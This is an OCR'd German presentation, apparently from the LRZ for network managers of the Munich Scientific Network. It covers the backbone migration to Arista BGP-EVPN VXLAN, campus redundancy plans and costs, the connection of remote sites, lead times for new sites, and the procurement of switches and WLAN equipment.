
- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone-Struktur
    - Switch- und WLAN-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Backbone-Migration

NV-Treffen 2021:
- Entscheidung zur Ersetzung des alten Backbones (Jahr 2012) durch BGP-EVPN VXLAN basierte Lösung von Arista

Änderungen
- viele kleine Standalone-Systeme statt modularem Großrouter
- 100GE Verbindungen im Kernnetz (jetzt 40GE)
- 25GE möglich
- MACsec verschlüsselte Verbindungen im Kernnetz zwischen Arista-Routern und zu manchen Gebäuden

Aktueller Stand:
- Migration Campus Weihenstephan (fast) fertig
- Geräte für restliches Kernnetz bestellt
  Lieferung voraussichtlich im September



Backbone-Migration

Redundanz: Zusätzliches Vorhandensein von im Betrieb nicht benötigten Ressourcen zur Erhöhung der Ausfall-, Funktions- und Betriebssicherheit

- Stromausfall am Kernnetzknoten
  - Große USVs mit mindestens 6 Stunden Standzeit
- Komponentenausfall am Chassis
  - n+1 Netzteile, n+1 Lüfter
  - redundante Supervisor-Engines
- Ausfall eines Moduls oder eines Transceivers
  - Bündelung von zwei Ports auf unterschiedlichen Modulen


- Ausfall der Anbindung (Bagger)
  - redundante Anbindung mit unterschiedlicher Wegeführung (Knoten-/Kantendisjunkt)
- Software-Fehler
  - Hot-Standby in der Control-Plane
- Brand im Kernnetzknoten

Redundanz im alten Backbone

Redundanz altes Backbone

- Router haben redundante Supervisor-Engine und können theoretisch Software-Upgrades ohne Ausfall durchführen (ISSU)
  - in der Praxis häufig fehlerbehaftet

- Feste Kopplung von genau zwei Routern zu einem vPC-Pärchen
  - redundanter Anschluss von Gebäuden an beide Router
  - im Einsatz am Campus Garching und in der Hochschule München
  - an anderen Standorten betrieblich nicht möglich (Platz, Strom, Klima, zu viele nicht-redundante Anbindungen)




Redundanz im neuen Backbone

Redundanz neues Backbone

- Router mit redundantem Netzteil/Lüfter, aber nur eine Control-Plane
  - Upgrade erfordert Reboot, etwa 15 Minuten Ausfall!

- Standorte könne an mehrere beliebige Router angebunden werden, keine festen Kombinationen
  - Nutzung redundanter Glasfasern möglich, oder doppelte Nutzung einer Glasfaser (keine Kabelredundanz!)
  - mittelfristig Lockerung der „VLAN nur an einem Kernnetzknoten“-Policy

- deutlich geringere Basiskosten pro Gerät, damit Upgrade einiger Standorte zum Backbone-Knoten denkbar



Redundanz bestehend

Redundanz Campus Garching
- Netzknoten im Gebäude TUM 5500 (Maschinenwesen) und TUM 5410 (CRC)
- Cisco Nexus vPC (altes Backbone)

Redundanz Hochschule München
- Netzknoten im A-Bau und R-Bau
- Cisco Nexus vPC (altes Backbone)

Redundanz LRZ
- Netzknoten im Rechnerwürfel alt (NSR0) und Rechnerwürfel neu (DAR1)
- Cisco Nexus vPC (altes Backbone)

Redundanz Campus Weihenstephan
- Netzknoten im Gebäude TUM 4221 (Telefonzentrale) und TUM 4220 (Bibliothek)
- Arista BGP-EVPN A/A Multihoming (neues Backbone)


Redundanz im Aufbau - Großhadern

Redundanz Campus Großhadern

- aktueller Kernnetzknoten FCP-C
- LWLs zum TUM-Stammgelände und LMU-Stammgelände

- Schaffung eines zweiten Knotens im Biomedizinischen Zentrum (BMC)
- Schaffung redundanter Gebäudeanbindungen auf dem Campus
- Umverlegung einer Backbone-Anbindung vom FCP-C ins BMC (Kosten ~200.000€)

- Bauarbeiten vor dem Abschluss, Übergabe wird im Juni erwartet
- Inbetriebnahme ab Ende 2023 mit dem neuen Backbone




Redundanz in Planung – TUM Stammgelände

Redundanz TUM Stammgelände

- aktueller Kernnetzknoten im N1
- LWLs zu LMU, HM, Weihenstephan, Garching und Großhadern
- Aufpunkt von etwa 20 gemieteten Leitungen

- Schaffung eines zweiten Knotens für den Campus im alten Heizhaus (Knoten BI)

- Aktuell Ertüchtigung (Strom/Klima/Trassen) durch die TUM, Fertigstellung nicht vor 2025




Redundanz in Gedanken – LMU Stammgelände

Redundanz LMU Stammgelände

- aktueller Kernnetzknoten im Hauptgebäude
- LWLs zu TUM, HM, Garching und Großhadern
- Aufpunkt von etwa 40 gemieteten Leitungen
- Backupanbindung ins Internet (M-net)

- Eigene Querung unter der Ludwigstraße, voll

- Große Unterverteiler BSB und Nanoinstitut in räumlicher Nähe, aber nicht erschlossen!



Redundanz von Nicht-Kernnetz-Knoten

Kernnetz-Knoten haben
- **redundante Anbindungen**
- mindestens einen Router
- eine USV mit Autonomiezeit >6h

und binden eine Vielzahl von Gebäuden unterschiedlicher Einrichtungen an. Sie werden daher partiell vom LRZ bzw. vom Ministerium finanziert

Normale Gebäude haben im Allgemeinen nur eine angemietete Glasfaser
- nennenswerte Gefahr von Störungen durch Bauarbeiten
- **SLA je nach Anbieter 97-99% jährlich (!)**


Dies trifft auch Standorte, die man als „groß“ und „sehr wichtig“ bezeichnen könnte. Beispiele:
- LMU Oettingenstr. 67, Theresienstr. 37-41
- LMU Tiermedizin Oberschleißheim
- TUM Campus Ottobrunn
- TUM Campus Olympiapark
- nahezu alle Studentenwohnheime

Je nach Standort ist für eine zweite Anbindung mit Einmalkosten von 1.000 – 100.000 € und dauerhaft laufenden Kosten von 500 – 3.000+ €/Monat zu rechnen.

Detailplanung sehr aufwändig, Anfragen bitte nur bei grundsätzlicher Finanzierbarkeit

Anbindung von Außenstandorten

Das MWN versorgt auch viele Universitätsstandorte außerhalb des Großraums München.
Hier werden keine Dark-Fibre angeboten.
Größere Standorte wurden historisch oft über einen X-WiN Anschluss und Tunnel angebunden
DFN-Entgeltmodell in der Fläche und entfernungsabhängige Tarifierung




Beispiele:

- Triesdorf
- Straubing
- Heilbronn
- FFB Ludwigshöhe
- Raitenhaslach
- Zugspitze, Wendelstein

Anbindung von Außenstandorten

Nachteile dieser Lösung
- Übergabe von VLANs nicht möglich, lokales Routing ist Pflicht
  - keine VLANs über Standortgrenzen hinweg → keine virtuellen Firewalls
- aufwändig zu betreiben
- nutzt vergleichsweise teure X-WiN-Bandbreite des MWN
- X-WiN-Anschluss am Standort laut Stichproben deutlich teurer als direkte Leitungen, insbesondere bei hohen Bandbreiten.

Plan:
- Ausschreibung direkter Zugangsleitungen vom Standort ins MWN
- Noch einige Fragen bzgl. Vergabe zu klären
- Anschreiben an die Nutzer vmtl. Q3/2023
  - Teilnahme, Mietdauer, Bandbreiten



Neue Standorte

Das LRZ (bzw. seine Lieferanten) brauchen für die Anbindung neuer Standorte ans MWN Vorlaufzeit

Passive Verkabelung
- Verteilerschrank, strukturierte Verkabelung
- bessere Verhandlungsposition vor Unterschrift des Mietvertrags

Anbindung
- Angebotseinholung und Zuschlag mindestens ein Monat
- Realisierung 2-x Monate
  - auch abhängig von Witterung
  - GEE nötig, In-House Verkabelung

Aktive Komponenten

- Lieferzeit von Switches 2+ Monate
  - Standardkomponenten in geringer Stückzahl auf Lager
  - Vorleistung ist administrativer Zusatzaufwand

- Lieferzeit von Accesspoints 6+ Monate
  - Standardkomponenten auf Lager

Bitte **frühzeitig**, idealerweise vor Unterschrift des Mietvertrags mit dem LRZ Kontakt aufnehmen

Agenda


- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
    - WDM Aufrüstung 100G
    - Neue Backbone-Struktur
    - Switch- und WLAN-Auswahl
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring

Komponentenauswahl

Aufgrund der hohen Beschaffungsvolumina muss das LRZ Komponenten regelmäßig technisch nachvollziehbar und herstellerneutral neu auswählen

- Vorauswahl von Herstellern/Plattformen basierend auf benötigten Features
- Technische Tests in Zusammenarbeit mit den jeweiligen Herstellern im Labor und im Produktivnetz
- Aufstellung einer nachvollziehbaren Bewertungsmatrix
- Entscheidung für eine bestimmte Plattform

- Europaweite Ausschreibung eines **Rahmenvertrags zur Lieferung** der vollständigen gewählten Produktfamilie inklusive zukünftiger Erweiterungen des Portfolios.
- Herstellerneutrale europaweite Ausschreibung eines definierten Featuresets



Komponentenauswahl

Im Herbst 2023 laufen nach 3+1 Jahren die Rahmenverträge für LAN-Switching (Gewinner: Huawei) und WLAN (Gewinner: Aruba) aus

Switching

- Praktische Tests mit 4 Firmen laufen
  - Huawei
  - HP Aruba
  - Juniper
  - Arista
- Entscheidung bis Ende Juli

WLAN

- Praktische Tests mit 4 Firmen laufen
  - HP Aruba
  - Huawei
  - Ruckus Wireless
  - Arista
- Entscheidung bis Ende Juli

Danach Koordination mit anderen bayerischen Hochschulen, Festlegung des Volumens und der Leistungsbeschreibung, Ausschreibung und Zuschlag

